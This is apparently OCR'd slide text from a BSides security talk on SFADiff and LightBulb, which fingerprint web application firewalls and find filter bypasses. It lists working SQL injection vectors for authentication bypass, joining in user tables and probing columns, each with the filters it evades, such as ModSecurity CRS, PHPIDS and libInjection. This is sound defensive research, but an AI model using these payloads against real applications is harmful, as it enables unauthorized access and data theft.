



Bonus:
Use SFADiff to generate Fingerprints

Differential Learning of WAFs




Generating Program Fingerprints





Webcastelum 1.8.4
“%23%0A”
Expose 2.4.0
“:%0o”
PHPIDS 0.4.0
“.”
ModSecurity 2.9.1
“etc/<”
PHPIDS 0.6.5
“:/B”
PHPIDS 0.5.0
“:et#”
PHPIDS 0.6.4
“etc/,#”
PHPIDS 0.6.3

Fingerprinting WAFs



Bonus:
Generating Your Own Fingerprinting Trees

Generate Fingerprinting Trees



Using SFADiff to generate fingerprints for WAFS only?

- Browser Fingerprinting ✔

Vulnerabilities

GOFA SQL Injections

- Grammar for extending search conditions:

*select * from users where user = admin and email =* ***$_GET[c]***

```
S: A main
main: search_condition
search_condition: OR predicate | AND predicate
predicate: comparison_predicate | between_predicate | like_predicate | test_for_null | in_predicate
| all_or_any_predicate | existence_test
comparison_predicate: scalar_exp comparison scalar_exp | scalar_exp COMPARISON subquery
between_predicate: scalar_exp BETWEEN scalar_exp AND scalar_exp
like_predicate: scalar_exp LIKE atom
test_for_null: column_ref IS NULL
in_predicate: scalar_exp IN ( subquery ) | scalar_exp IN ( atom )
all_or_any_predicate: scalar_exp comparison any_all_some subquery
existence_test: EXISTS subquery
scalar_exp:  scalar_exp op scalar_exp | atom | column_ref  | ( scalar_exp )
atom: parameter | intnum
subquery: select_exp
select_exp: SELECT name
any_all_some: ANY | ALL | SOME
column_ref: name
parameter: name
intnum: 1
op: + | - | * | /
comparison: = | < | >
name: A
```

GOFA SQL Injections

- Authentication bypass using the vector: **or exists (select 1)**

Example:

select * from users where username = **$_GET['u']** and password = **$_GET['p]**;

select * from users where username = **admin** and password = **a or exists (select 1)**

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Authentication bypass using the vector: **1 or a = 1**

1 or a like 1

Example:

select * from users where username = **$_GET['u']** and password = **$_GET['p]**;

select * from users where username = **admin** and password = **1 or isAdmin like 1**

Affected: ModSecurity CRS 2.99, PHPIDS (only for statement with ‘like’), WebCastellum, Expose

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **and exists (select a)**

  a or a > any select a

Example:

select * from users where username = admin and id = **$_GET['u']**;

select * from users where username = admin and id = 1 **and exists (select email)**

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Grammar for extending select queries:

*select * from users where user =* ***$_GET[c]***

```
S: A main
main: query_exp
query_exp: groupby_exp | order_exp | limit_exp | procedure_exp | into_exp | for_exp |
lock_exp | ; select_exp | union_exp | join_exp
groupby_exp: GROUP BY column_ref ascdesc_exp
order_exp: ORDER BY column_ref ascdesc_exp
limit_exp: LIMIT intnum
into_exp: INTO output_exp intnum
procedure_exp: PROCEDURE name ( literal )
literal: string | intnum
select_exp: SELECT name
union_exp: UNION select_exp
ascdesc_exp: ASC | DESC
column_ref: name
join_exp: JOIN name ON name
for_exp: FOR UPDATE
lock_exp: LOCK IN SHARE MODE
output_exp: OUTFILE | DUMPFILE
string: name
intnum: 1
name: A
```

GOFA SQL Injections

- Data retrieval bypass using the vector: **1 right join a on a = a**

Example:

select * from articles left join authors on author.id=**$_GET['id']**

select * from articles left join authors on author.id= **1 right join users on author.id = users.id**

Affected: ModSecurity CRS 2.99, WebCastellum

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **a group by a asc**

Example:

select * from users where username = **$_GET['u']**;

select * from users where username = **admin group by email asc**

Affected: ModSecurity CRS 2.99, PHPIDS, WebCastellum, Expose

GOFA SQL Injections

- Columns/variables fingerprinting using the vectors: **procedure a (a)**

Example:

select * from users where username = **$_GET['u']**;

select * from users where username = **admin procedure analyze()**

Affected: libInjection

SFADiff XSS Bypass

- XSS Attack vectors in PHPIDS 0.7/ Expose 2.4.0

** **

** **

** **


** **

- Other types of events can also be use used for the attack (e.g. "onClick").
- Rules 71, 27, 2 and 65 are related to this insufficient pattern match.

Future Work

- Currently building many optimizations.
- We have a similar line of work on sanitizers.
- Incorporate fuzzers to improve models.
- Our vision is to enforce a standard for such products.

New ideas?



LightBulb

THANKS BSIDES!